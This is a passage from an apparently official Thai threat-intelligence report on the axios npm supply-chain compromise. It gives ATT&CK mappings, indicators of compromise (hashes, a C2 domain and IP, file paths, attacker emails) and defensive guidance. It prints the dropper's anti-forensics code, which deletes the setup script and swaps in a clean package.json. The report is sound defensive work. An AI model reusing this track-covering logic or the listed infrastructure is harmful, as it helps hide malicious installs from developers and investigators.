เมื่อสคริปต์นำส่งมัลแวร์ (Dropper) ทำหน้าที่ส่งต่อมัลแวร์เข้าสู่ระบบสำเร็จ มันจะเริ่มกระบวนการทำลายหลักฐาน (Evidence Destruction) การมีอยู่ของตัวเองทันที กระบวนการนี้ถูกออกแบบมาอย่างเป็นระบบเพื่อหลบเลี่ยงการตรวจสอบทางนิติวิทยาศาสตร์ดิจิทัล (Anti-Forensics) และซ่อนพฤติกรรมจากทีมรักษาความปลอดภัย โดยมีขั้นตอนการทำงานดังนี้:

- **ลบตัวมัน** มัลแวร์ใช้คำสั่ง `fs.unlink(__filename)` เพื่อลบไฟล์สคริปต์ `setup.js` ออกจากโฟลเดอร์ระบบทันทีที่ประมวลผลเสร็จสิ้น
- **สลับไฟล์ Manifest:** ลบไฟล์ `package.json` ที่มีคำสั่ง `postinstall` ที่จากรันทำการเปลี่ยนชื่อไฟล์ `package.md` (ไฟล์เตรียมไว้ล่วงหน้าซึ่งเป็นชุดข้อมูลที่ต้องการ) ให้กลายเป็น `package.json` แทน
- **ผลลัพธ์:** เมื่อนักพัฒนา ผู้ดูแลระบบ หรือระบบสแกนช่องโหว่อัตโนมัตินำมาทำการตรวจสอบในภายหลัง จะพบเพียงไฟล์ `package.json` ที่ดูปกติ ซึ่งระบุว่าเป็นเวอร์ชัน 4.2.0 และไม่มีส่วนของชุดคำสั่งที่ผิดปกติหลงเหลืออยู่เลยทำให้ผู้ตรวจสอบหลงเชื่อว่าระบบไม่เคยถูกโจมตี โดยร่องรอยเดียวที่บ่งบอกถึงการถูกเจาะระบบได้ คือการมีอยู่ของไดเรกทอรี `node_modules/plain-crypto-js/` ซึ่งเป็นแพ็คเกจแฝงที่ไม่เคยถูกเรียกใช้งานจริงในโปรเจกต์

```
// _____
// ANTI-FORENSICS: cover tracks
// _____
const selfPath = __filename;

fs.unlink(selfPath, () => {}); // 1. Delete setup.js itself
fs.unlink("package.json", () => {}); // 2. Delete malicious package.json
fs.rename("package.md", "package.json", () => {}); // 3. Install clean v4.2.0 stub
```

[รูปที่ 9 : โค้ดที่ใช้เทคนิค Anti-forensics]



Technique Tactics and Procedures (MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่าง ๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Initial Access	T1566.003	Phishing: Spearphishing via Service
	T1195.002	Supply Chain Compromise: Compromise Software Supply Chain
Resource Development	T1583.006	Acquire Infrastructure: Web Services
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.002	Command and Scripting Interpreter: AppleScript
	T1059.004	Command and Scripting Interpreter: Unix Shell
	T1059.006	Command and Scripting Interpreter: Python
	T1204.002	User Execution: Malicious File
Persistence	T1098	Account Manipulation
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Defense Evasion	T1070.004	Indicator Removal: File Deletion
	T1553.002	Subvert Trust Controls: Code Signing
	T1027.010	Obfuscated Files or Information: Command Obfuscation



Tactic	Technique ID	Technique Name
Credential Access	T1539	Steal Web Session Cookie
	T1552.001	Unsecured Credentials: Credentials In Files
	T1552.004	Unsecured Credentials: Private Keys
Discovery	T1082	System Information Discovery
	T1033	System Owner/User Discovery
	T1057	Process Discovery
	T1083	File and Directory Discovery
Collection	T1213.003	Data from Information Repositories: Code Repositories
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1105	Ingress Tool Transfer
Exfiltration	T1041	Exfiltration Over C2 Channel



Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

แฟ้มเกจอันตราย

ประเภท	ค่า
Malicious package	axios@1.14.1
Malicious package	axios@0.30.4
Malicious dependency	plain-crypto-js@4.2.1
Clean decoy	plain-crypto-js@4.2.0

Hashes (SHA1)

Package	ค่า
axios@1.14.1	2553649f2322049666871cea80a5d0d6adc700ca
axios@0.30.4	d6f3f62fd3b9f5432f5782b62d8cfd5247d5ee71
plain-crypto-js@4.2.1	07d889e2dadce6f3910dcbc253317d28ca61c766

Hashes (SHA256)

ค่า
fc81618bb15edfde6fb638b4c08a2af9cac9ecfa551af135a8402bf980375cf
92ff08773995ebc8d55ec4b8e1a225d0d1e51efa4ef88b8849d0071230c9645a
617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101
ed8560c1ac7ceb6983ba995124d5917dc1a00288912387a6389296637d5f815c
e10b1fa84f1d6481625f741b69892780140d4e0e7769e7491e5f4d894c2e0e09
f7d335205b8d7b20208fb3ef93ee6dc817905dc3ae0c10a0b164f4e7d07121cd
58401c195fe0a6204b42f5f90995ece5fab74ce7c69c67a24c61a057325af668



Network IOC

ประเภท	ค่า
C2 Domain	sfrclak[.]com
C2 IP Address	142.11.206.73 port 8000
Traffic Masquerade	POST body: packages.npm.org/product0
Traffic Masquerade	POST body: packages.npm.org/product1
Traffic Masquerade	POST body: packages.npm.org/product2



Filesystem IOC

OS	ไฟล์/เส้นทาง	หมายเหตุ
Windows	%PROGRAMDATA%\wt.exe	powershell.exe ที่ copy มาปลอมแปลง
Windows	%TEMP%\6202033.ps1	Stage-2 PowerShell payload
macOS	/Library/Caches/ com.apple.act.mond	Mach-O binary (WAVESHAPER.V2)
Linux	/tmp/ld.py	Python backdoor payload

บัญชีที่เกี่ยวข้อง

ประเภท	ค่า
บัญชีถูก Compromise	jasonsaaayman (npm — Lead Maintainer ของ axios)
อีเมลผู้โจมตี #1	ifstap@proton.me (เปลี่ยนจากอีเมลเดิมของjasonsaaayman)
อีเมลผู้โจมตี #2	nrwise@proton.me (เผยแพร่ plain-crypto-js)



แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- **ตรวจสอบ Dependency Trees อย่างสม่ำเสมอ:** ใช้เครื่องมือตรวจสอบโครงสร้างของซอฟต์แวร์ สแกนหาแพ็คเกจต้องสงสัยในโปรเจกต์ โดยเฉพาะ plain-crypto-js หรือ axios เวอร์ชันที่มีปัญหา (1.14.1 และ 0.30.4)
- **เฝ้าระวังพฤติกรรมเรียกใช้งาน Network ที่ผิดปกติ:** ตรวจสอบและตั้งการแจ้งเตือนเมื่อพบอุปกรณ์ในเครือข่ายพยายามเชื่อมต่อไปยังไอพี (เช่น 142.11.206.73) หรือโดเมนที่เกี่ยวข้องกับศูนย์ควบคุม (C2) ของผู้โจมตี (เช่น sfrclak[.]com พอร์ต 8000)
- **เฝ้าระวังการประมวลผลที่น่าสงสัยในระดับ Endpoint (EDR):** จับตามองพฤติกรรมของ Process ที่ไม่ปกติซึ่งเกิดจากการรันโค้ด เช่น การที่ Node.js สั่งรัน PowerShell, bash/zsh หรือ Python แบบมี Argument ที่ซ่อนเร้น หรือการคัดลอกไฟล์ระบบไปยังโฟลเดอร์ชั่วคราวแล้วสั่งรัน (เช่น นำ powershell.exe ไปซ่อนใน %PROGRAMDATA%)
- **ติดตามความเคลื่อนไหวของ CI/CD Pipelines:** หมั่นตรวจสอบ Log ของระบบ Build อย่างใกล้ชิดในช่วงเวลาที่เกิดเหตุ เพื่อดูว่ามีระบบใดเผลอดึงแพ็คเกจ latest ที่เป็นเวอร์ชันอันตรายเข้าไปติดตั้งหรือไม่



การป้องกัน (Prevention)

- **ระบุเวอร์ชันของ Dependency ให้ชัดเจน (Dependency Pinning):** ล็อกเวอร์ชันของ axios ให้อยู่ในเวอร์ชันที่ปลอดภัยอย่างชัดเจน (เช่น 1.14.0 หรือ 0.30.3 ลงไป) ในไฟล์ package-lock.json หรือ yarn.lock แทนการใช้เครื่องหมาย ^ หรือ ~ ที่ทำให้ระบบดึงเวอร์ชันล่าสุดมาติดตั้งอัตโนมัติ
- **ปิดการทำงานของ Lifecycle Scripts ใน npm:** หากไม่มีความจำเป็น ควรตั้งค่า ignore-scripts=true ในไฟล์ .npmrc เพื่อป้องกันไม่ให้คำสั่ง postinstall (หรือสคริปต์ที่คล้ายกัน) ทำงานโดยอัตโนมัติเมื่อมีการสั่ง npm install
- **จัดการสภาพแวดล้อมการพัฒนาให้รัดกุม:** ให้นักพัฒนาซอฟต์แวร์ทำงานในสภาพแวดล้อมที่ถูกแยกส่วนออกไป เช่น ภายใน Container, VM หรือ Sandbox ที่ไม่สามารถเข้าถึงไฟล์ความลับสำคัญบนโฮสต์หลักได้
- **จำกัดสิทธิ์และการเก็บข้อมูลความลับ:** ไม่บันทึกข้อมูลสำคัญ (เช่น API Keys, AWS/GCP Credentials, SSH keys หรือ npm tokens) ไว้ในรูปแบบ Plaintext ในไฟล์เดอริโปรเจกต์ แต่ให้จัดเก็บผ่านระบบ OS Keychain หรือ Secret Manager (เช่น AWS Vault) แทนเพื่อลดความเสี่ยงภัยกรณีที่มัลแวร์พยายามกวาดข้อมูลในเครื่อง
- **ใช้ระบบ Repository ขององค์กร:** ตั้งค่าให้องค์กรดึงแพ็คเกจ npm จากเซิร์ฟเวอร์ Repository ภายในองค์กรที่ผ่านการตรวจสอบและคัดกรองเวอร์ชันที่ปลอดภัยแล้วเท่านั้น




การรับมือ (Response)

- **แยกอุปกรณ์ที่ติดเชื้อ:** หากพบเครื่องนักพัฒนาหรือเซิร์ฟเวอร์ CI/CD ที่มีการติดตั้งแพ็คเกจอันตราย (axios 1.14.1 หรือ 0.30.4) ให้รีบตัดการเชื่อมต่อเครื่องนั้นออกจากเครือข่ายทันที เพื่อป้องกันไม่ให้มัลแวร์ WAVESHAPER.V2 สื่อสารกับ C2 หรือแพร่กระจายไปส่วนอื่น
- **เก็บหลักฐานทางดิจิทัล:** รักษาสภาพของเครื่องที่ติดเชื้อไว้ (เช่น การทำ Image Disk หรือ Memory Dump) เพื่อนำไปวิเคราะห์หาสาเหตุ พฤติกรรมการทำงานของมัลแวร์ และตรวจสอบว่ามีไฟล์หรือข้อมูลใดถูกขโมยออกไปบ้างก่อนที่จะลบเครื่องทิ้ง
- **เพิกถอนและเปลี่ยนข้อมูลรับรองทั้งหมด:** ภายใต้อธิษฐานว่าเครื่องที่ติดเชื้อถูกขโมยข้อมูลไปแล้ว ให้เพิกถอนและสร้าง Token หรือรหัสผ่านใหม่ทั้งหมดทันที (รวมถึง SSH keys, Cloud Credentials, GitHub tokens และรหัสผ่านที่บันทึกในเบราว์เซอร์) อย่าลบและเปลี่ยนรหัสบนเครื่องที่ติดเชื้อ ให้ทำผ่านเครื่องที่ปลอดภัยเท่านั้น
- **ล้างแคชระบบและกู้คืนระบบ:** เนื่องจากมัลแวร์ (RAT) อาจสร้าง Backdoor ในระดับลึก ห้ามทำความสะอาดระบบแบบลบไฟล์ทิ้งแล้วใช้งานต่อ แต่ให้ฟอร์แมตเครื่องหรือทำลาย Container ทิ้ง แล้วติดตั้งระบบใหม่จาก Baseline Image ที่ปลอดภัย พร้อมทั้งรันคำสั่งล้างแคชของตัวจัดการแพ็คเกจทั่วทั้งองค์กร
- **รายงานเหตุการณ์:** แจ้งเหตุการณ์ไปยังหน่วยงานที่เกี่ยวข้องภายในองค์กรและหน่วยงานด้านความมั่นคงปลอดภัยไซเบอร์



อ้างอิง (References)

1. Saayman, J. (2026). *Post Mortem: axios npm supply chain compromise [Issue #10636]*. GitHub. <https://github.com/axios/axios/issues/10636>.
2. Larsen, A., Lenz, D., Hernandez, A., McLellan, T., Gardner, C., Zaya, A., Rudden, M., & Licican, M. (2026, March 31). North Korea-Nexus Threat Actor Compromises Widely Used axios npm Package in Supply Chain Attack. Google Cloud Blog. <https://cloud.google.com/blog/topics/threat-intelligence/north-korea-threat-actor-targets-axios-npm-package/>
3. Microsoft Threat Intelligence, & Microsoft Defender Security Research Team. (2026, April 1). Mitigating the axios npm supply chain compromise. Microsoft Security Blog. <https://www.microsoft.com/en-us/security/blog/2026/04/01/mitigating-the-axios-npm-supply-chain-compromise/>
4. Kurmi, A. (2026, March 30). axios Compromised on npm - Malicious Versions Drop Remote Access Trojan. StepSecurity. <https://www.stepsecurity.io/blog/axios-compromised-on-npm-malicious-versions-drop-remote-access-trojan>
5. Groenewoud, R., Bousseaden, S., Bitam, S., Desimone, J., Wilhoit, C., & Pease, A. (2026, March 31). Inside the axios supply chain compromise - one RAT to rule them all. Elastic Security Labs. <https://www.elastic.co/security-labs/axios-one-rat-to-rule-them-all>
6. Research Special Operations. (2026, April 1). axios npm Supply Chain Attack FAQ: North Korea UNC1069. Tenable. <https://www.tenable.com/blog/faq-about-the-axios-npm-supply-chain-attack-by-north-korea-nexus-threat-actor-unc1069>
7. Wright, J. (2026, March 31). axios npm Supply Chain Compromise: Malicious Packages Deliver Remote Access Trojan. SANS Institute. <https://www.sans.org/blog/axios-npm-supply-chain-compromise-malicious-packages-remote-access-trojan>



8. Tafani-Dereeper, C. (2026, March 31). Compromised axios npm package delivers cross-platform RAT. Datadog Security Labs. <https://securitylabs.datadoghq.com/articles/axios-npm-supply-chain-compromise/>
9. Meenakshi, S. L., & Raj, K. (2026, March 30). axios compromised: hijacked maintainer account pushes malicious npm versions. Endor Labs. <https://www.endorlabs.com/learn/npm-axios-compromise>
10. Clark, C. (2026, April 1). Targeted Supply Chain Compromise of axios npm Distribution (UNC1069). Thrive. <https://thrivenextgen.com/targeted-supply-chain-compromise-of-axios-npm-distribution-unc1069/>
11. CVE Program. (2026, April 6). CVE Record: CVE-2026-34841. MITRE Corporation. <https://www.cve.org/CVERecord?id=CVE-2026-34841>
12. National Institute of Standards and Technology. (2026, April 6). CVE-2026-34841 Detail. National Vulnerability Database (NVD). <https://nvd.nist.gov/vuln/detail/CVE-2026-34841>



แบบประเมินรายงานข่าวกรองไซเบอร์

<https://dg.th/nsexlfob51>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th